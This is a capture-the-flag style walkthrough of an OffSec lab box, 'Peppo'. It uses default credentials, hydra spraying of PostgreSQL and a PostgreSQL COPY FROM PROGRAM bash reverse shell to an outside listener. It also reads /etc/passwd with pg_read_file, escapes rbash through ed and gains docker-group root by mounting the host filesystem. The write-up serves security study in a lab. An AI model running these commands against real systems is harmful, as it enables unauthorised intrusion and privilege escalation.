Enumeration
Starting off with a full port scan:
┌──(corey㉿kali)-[~/offsec/Peppo]
└─$ nmap 192.168.249.60 -sS -p- -T4
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-20 17:43 -0400
Nmap scan report for 192.168.249.60
Host is up (0.041s latency).
Not shown: 65529 filtered tcp ports (no-response)
PORT      STATE  SERVICE
22/tcp    open   ssh
113/tcp   open   ident
5432/tcp  open   postgresql
8080/tcp  open   http-proxy
10000/tcp open   snet-sensor-mgmt
A decent spread. SSH, an ident service, PostgreSQL exposed directly, and two HTTP-ish services. Let’s grab versions and default script output on all of them:
┌──(corey㉿kali)-[~/offsec/Peppo]
└─$ nmap 192.168.249.60 -A -p22,113,5432,8080,10000 -T4
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-20 17:48 -0400
Nmap scan report for 192.168.249.60
Host is up (0.038s latency).

PORT      STATE  SERVICE           VERSION
22/tcp    open   ssh               OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
|_auth-owners: root
| ssh-hostkey:
|   2048 75:4c:02:01:fa:1e:9f:cc:e4:7b:52:fe:ba:36:85:a9 (RSA)
|   256 b7:6f:9c:2b:bf:fb:04:62:f4:18:c9:38:f4:3d:6b:2b (ECDSA)
|_  256 98:7f:b6:40:ce:bb:b5:57:d5:d1:3c:65:72:74:87:c3 (ED25519)
113/tcp   open   ident             FreeBSD identd
|_auth-owners: nobody
5432/tcp  open   postgresql        PostgreSQL DB
| fingerprint-strings:
|   Kerberos:
|     SFATAL
|     VFATAL
|     C0A000
|     Munsupported frontend protocol 27265.28208: server supports 2.0 to 3.0
|     Fpostmaster.c
|     L2071
|     RProcessStartupPacket
8080/tcp  open   http              WEBrick httpd 1.4.2 (Ruby 2.6.6 (2020-03-31))
|_http-title: Redmine
|_http-server-header: WEBrick/1.4.2 (Ruby/2.6.6/2020-03-31)
| http-robots.txt: 4 disallowed entries
|_/issues/gantt /issues/calendar /activity /search
10000/tcp open   snet-sensor-mgmt?
|_auth-owners: eleanor
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, Kerberos, LANDesk-RC, LDAPBindReq, LDAPSearchReq, LPDString, RPCCheck, RTSPRequest, SIPOptions, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServer, TerminalServerCookie, X11Probe:
|     HTTP/1.1 400 Bad Request
|     Connection: close
|   FourOhFourRequest:
|     HTTP/1.1 200 OK
|     Content-Type: text/plain
|     Date: Mon, 20 Jul 2026 21:49:08 GMT
|     Connection: close
|     Hello World
|   GetRequest, HTTPOptions:
|     HTTP/1.1 200 OK
|     Content-Type: text/plain
|     Date: Mon, 20 Jul 2026 21:49:02 GMT
|     Connection: close
|_    Hello World
It’s worth noting up front that the auth-owners field showing up next to each port isn’t part of an nmap script, it’s actually querying the ident service on port 113.
Ident (RFC 1413) is an old protocol that, when running, will tell you which local user on the target owns a given TCP connection if you ask for it. That’s a nice little info leak here, it already told us eleanor owns whatever process is bound to port 10000, before we’ve even touched that service.
This will come back later, which in hindsight, would’ve been much more useful had I known about Ident before completing this lab.
Now let’s check out the web app on port 8080:

This is a Redmine application. Redmine is an open source, Ruby on Rails based project management and issue tracking tool, think of a self-hosted alternative to Jira. It’s a good target because it’s a full web app with user accounts, admin panels, and file handling, all of which are critical potential attack surfaces.

I attempted some default creds in the login form and admin:admin was successful:

I couldn’t find anything in the admin panel that jumped out at me, so I checked for public exploits with searchsploit after finding the service version, Redmine 4.1.1.stable:

Did some Google searches next for an RCE or authenticated command execution vector for this version specifically, and came up empty.
Next I wanted to spray the PostgreSQL service with hydra, since default or weak creds on an exposed database can show up sometimes:
┌──(corey㉿kali)-[~/offsec/Peppo]
└─$ hydra -L /opt/wordlists/common-services/postgres.txt -P /opt/wordlists/common-services/postgres.txt postgres://192.168.249.60:5432
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-20 17:58:15
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (l:5/p:5), ~2 tries per task
[DATA] attacking postgres://192.168.249.60:5432/
[5432][postgres] host: 192.168.249.60   login: postgres   password: postgres
1 of 1 target successfully completed, 1 valid password found
Oh nice, we got a hit for postgres:postgres. Let’s authenticate and see if we can find anything useful:
┌──(corey㉿kali)-[~/offsec/Peppo]
└─$ psql -h 192.168.249.60 -p 5432 -U postgres
Password for user postgres:  postgres
psql (18.3 (Debian 18.3-1+b1), server 12.3 (Debian 12.3-1.pgdg100+1))
Type "help" for help.


postgres=# \l
                                                    List of databases
   Name    |  Owner   | Encoding | Locale Provider |  Collate   |   Ctype    | Locale | ICU Rules |   Access privileges
-----------+----------+----------+-----------------+------------+------------+--------+-----------+-----------------------
 postgres  | postgres | UTF8     | libc            | en_US.utf8 | en_US.utf8 |        |           |
 template0 | postgres | UTF8     | libc            | en_US.utf8 | en_US.utf8 |        |           | =c/postgres          +
           |          |          |                 |            |            |        |           | postgres=CTc/postgres
 template1 | postgres | UTF8     | libc            | en_US.utf8 | en_US.utf8 |        |           | =c/postgres          +
           |          |          |                 |            |            |        |           | postgres=CTc/postgres
(3 rows)


postgres=# \c postgres
psql (18.3 (Debian 18.3-1+b1), server 12.3 (Debian 12.3-1.pgdg100+1))
You are now connected to database "postgres" as user "postgres".


postgres=# \d
Did not find any relations.


postgres=# \du+
                                    List of roles
 Role name |                         Attributes                         | Description
-----------+------------------------------------------------------------+-------------
 postgres  | Superuser, Create role, Create DB, Replication, Bypass RLS |
And we’re a superuser. That’s a big deal here, PostgreSQL superusers aren’t just database admins, they have permissions that let them reach out and interact with the underlying operating system directly, including reading arbitrary files and executing OS commands.
I used HackTricks to help me out along the way, it’s an amazing resource with checklists for pretty much anything you can think of:

Here’s a snippet from that resource on file reading:
-- Before executing these functions go to the postgres DB (not template1)
\c postgres
-- If you don't do this, you might get a "permission denied" error even if you have permission

select * from pg_ls_dir('/tmp');
select * from pg_read_file('/etc/passwd', 0, 1000000);
select * from pg_read_binary_file('/etc/passwd');

-- Check who has permissions
\df+ pg_ls_dir
\df+ pg_read_file
\df+ pg_read_binary_file

-- Try to grant permissions
GRANT EXECUTE ON function pg_catalog.pg_ls_dir(text) TO username;
-- By default you can only access files in the data directory
SHOW data_directory;
-- But if you are a member of the group pg_read_server_files
-- you can access any file, anywhere
GRANT pg_read_server_files TO username;
Since I already moved into postgres we can just do this one-liner to read /etc/passwd:
postgres=# select * from pg_read_file('/etc/passwd', 0, 1000000);

                                   pg_read_file
-----------------------------------------------------------------------------------
 root:x:0:0:root:/root:/bin/bash                                                  +
 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin                                  +
 bin:x:2:2:bin:/bin:/usr/sbin/nologin                                             +
 sys:x:3:3:sys:/dev:/usr/sbin/nologin                                             +
 sync:x:4:65534:sync:/bin:/bin/sync                                               +
 games:x:5:60:games:/usr/games:/usr/sbin/nologin                                  +
 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin                                  +
 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin                                     +
 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin                                      +
 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin                                +
 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin                              +
 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin                                       +
 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin                             +
 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin                             +
 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin                    +
 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin                                 +
 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin+
 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin                       +
 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin                                 +
 postgres:x:999:999::/var/lib/postgresql:/bin/bash                                +

(1 row)
Sweet, it worked. Now let’s move on to RCE for a reverse shell.
Foothold via PostgreSQL (Rabbit Hole)
PostgreSQL has a feature called COPY ... FROM PROGRAM that’s meant for importing data by running a local program and reading its output as if it were a file. As a superuser, we can point that “program” at a reverse shell one-liner instead, and Postgres will happily execute it as the OS user running the database process:
postgres=# COPY files FROM PROGRAM 'bash -c "bash -i >& /dev/tcp/192.168.45.189/80 0>&1"';
ERROR:  relation "files" does not exist

postgres=# DROP TABLE IF EXISTS shell_trigger;
NOTICE:  table "shell_trigger" does not exist, skipping
DROP TABLE

postgres=# CREATE TABLE shell_trigger(x text);
CREATE TABLE

postgres=# COPY shell_trigger FROM PROGRAM 'bash -c "bash -i >& /dev/tcp/192.168.45.189/80 0>&1"';
Ignore the errors and notices, the first attempt failed because COPY FROM PROGRAM needs a real table to dump the “output” into, so I just created a throwaway one. The last command should hang, and check the listener:
┌──(corey㉿kali)-[~/offsec/Peppo]
└─$ rlwrap nc -nvlp 80
listening on [any] 80 ...
connect to [192.168.45.189] from (UNKNOWN) [192.168.249.60] 39650
bash: cannot set terminal process group (97): Inappropriate ioctl for device
bash: no job control in this shell

postgres@326cfee15738:~/data$ whoami
postgres

postgres@326cfee15738:~/data$ hostname
326cfee15738
Something I like to always do once I get a reverse shell from a service is check the hostname. If it’s a random 12-character hex string like that, we’re most likely inside a Docker container rather than on the actual host, since Docker auto-generates hostnames in that format.
Docker escapes from inside a container are out of scope for the OSCP and my current knowledge, so most likely we’ll have to search for credentials to help us pivot onto a real user account instead.
Always worth checking the environment variables in containers or service accounts, since they often hold secrets meant for the app:
postgres@326cfee15738:~/data$ env
HOSTNAME=326cfee15738
POSTGRES_PASSWORD=postgres
PGLOCALEDIR=/usr/share/locale
LC_MONETARY=C
PWD=/
HOME=/var/lib/postgresql
LANG=en_US.utf8
GOSU_VERSION=1.12
POSTGRES_INITDB_ARGS=
PG_MAJOR=12
PG_VERSION=12.3-1.pgdg100+1
SHLVL=2
POSTGRES_USER=postgres
PGSYSCONFDIR=/etc/postgresql-common
LC_MESSAGES=en_US.utf8
LC_CTYPE=en_US.utf8
LC_TIME=C
PGDATA=/var/lib/postgresql/data
LC_COLLATE=en_US.utf8
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/lib/postgresql/12/bin
POSTGRES_DB=postgres
LC_NUMERIC=C
_=/usr/bin/env
OLDPWD=/var/lib
Just the same postgres credentials we already had. After about 20 minutes of digging around in this container and not finding anything, I decided to take another look at the other services and my nmap results.
SSH Spray Foothold
The port I never actually checked was 10000, since it just returned a blank Hello World page:

I ran feroxbuster against it just in case there was anything else hiding behind that blank page:
┌──(corey㉿kali)-[~/offsec/Peppo]
└─$ feroxbuster -u http://192.168.249.60:10000/ -t 100

200      GET        1l        2w       12c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
[####################] - 14s    30000/30000   0s      found:0       errors:0
[####################] - 14s    30000/30000   2208/s  http://192.168.249.60:10000/
Nothing there either. But there is a name sitting in the auth-owners field from the ident query I mentioned back in enumeration, eleanor:
10000/tcp open   snet-sensor-mgmt?
|_auth-owners: eleanor
At this point I had no other ideas, so I sprayed that username against SSH with hydra and the rockyou list:
┌──(corey㉿kali)-[~/offsec/Peppo]
└─$ hydra -l eleanor -P /opt/wordlists/rockyou.txt ssh://192.168.249.60:22
I let that run while I combed over my notes, and realized that the first web app was admin:admin, then the PostgreSQL service was postgres:postgres. Following that pattern, I killed the hydra scan and just tried eleanor:eleanor for SSH:
┌──(corey㉿kali)-[~/offsec/Peppo]
└─$ ssh [email protected]
The authenticity of host '192.168.249.60 (192.168.249.60)' can't be established.
ED25519 key fingerprint is: SHA256:GrHKbhpl4waMainGkiieqFVD5jgXi12zVmCIya8UR7M
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.249.60' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
[email protected]'s password:   eleanor
Linux peppo 4.9.0-12-amd64 #1 SMP Debian 4.9.210-1 (2020-01-20) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

eleanor@peppo:~$ cat user.txt
-rbash: cat: command not found
I hate when OffSec does stuff like this haha.
If simple commands don’t work and you see -rbash in the error, that means we’ve landed in a restricted bash shell (rbash), which locks down things like changing directories outside a set path, modifying PATH, and running commands that aren’t explicitly whitelisted. To break out of one of these, resetting the PATH back to the normal value will usually work:
eleanor@peppo:~$ echo $PATH
/home/eleanor/bin

eleanor@peppo:~$ export PATH=$PATH:/usr/local/sbin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
-rbash: PATH: readonly variable
That is, if PATH isn’t locked as read-only, which is the case for this scenario. Well, let’s check out what commands we do have access to:
eleanor@peppo:~$ ls -la /home/eleanor/bin
total 8
drwxr-xr-x 2 eleanor eleanor 4096 Jun  1  2020 .
drwxr-xr-x 4 eleanor eleanor 4096 Jul  9  2020 ..
lrwxrwxrwx 1 root    root      10 Jun  1  2020 chmod -> /bin/chmod
lrwxrwxrwx 1 root    root      10 Jun  1  2020 chown -> /bin/chown
lrwxrwxrwx 1 root    root       7 Jun  1  2020 ed -> /bin/ed
lrwxrwxrwx 1 root    root       7 Jun  1  2020 ls -> /bin/ls
lrwxrwxrwx 1 root    root       7 Jun  1  2020 mv -> /bin/mv
lrwxrwxrwx 1 root    root       9 Jun  1  2020 ping -> /bin/ping
lrwxrwxrwx 1 root    root      10 Jun  1  2020 sleep -> /bin/sleep
lrwxrwxrwx 1 root    root      14 Jun  1  2020 touch -> /usr/bin/touch
ed is new, I hadn’t seen that one before. After some research, it turns out to be a very old, minimal line-based text editor that predates screen-based editors like vim or nano. Once you open a file in it, typing ,p prints the entire contents:
eleanor@peppo:~$ ed local.txt
33
,p
c0329e8c7f1483453bd605f99dXXXXXX
q
Sweet! User flag captured.
Docker Privilege Escalation
Using that same ed editor, we can actually launch a fully interactive bash shell, since ed supports running shell commands directly by prefixing a line with !, the same way you’d kick off a command from inside a script:
eleanor@peppo:~$ ed
!/bin/bash

eleanor@peppo:~$ export PATH=$PATH:/usr/local/sbin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

eleanor@peppo:~$ whoami
eleanor
That !/bin/bash line spawns a full, unrestricted bash shell out from under ed, which completely sidesteps the rbash restrictions since we’re no longer inside the restricted shell at all. There we go, now let’s begin enumerating the system:
eleanor@peppo:~$ id
uid=1000(eleanor) gid=1000(eleanor) groups=1000(eleanor),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev),999(docker)
eleanor is a member of the docker group, which is basically equivalent to root access on the box. Anyone who can talk to the Docker daemon can spin up a container with the host’s entire root filesystem mounted inside it, and since the Docker daemon itself runs as root, whatever that container touches on the mounted filesystem, it touches with root access. It doesn’t matter what’s actually running inside the container, being in the docker group is enough on its own.
Let’s enumerate the available docker images:
eleanor@peppo:~$ docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
redmine             latest              0c8429c66e07        6 years ago         542MB
postgres            latest              adf2b126dda8        6 years ago         313MB
Doesn’t really matter which one we use since we just need any working container to get a shell. Mounting the host’s root filesystem into it gets us an instant root shell:
eleanor@peppo:~$ docker run -v /:/mnt --rm -it redmine chroot /mnt sh

# whoami
root

# cat /root/proof.txt
5cb0864fa386c524f8df1749c5XXXXXX
All done! This was definitely one of those OffSec “enumerate harder” machines which I despise, but I learned quite a bit so I can’t complain too much.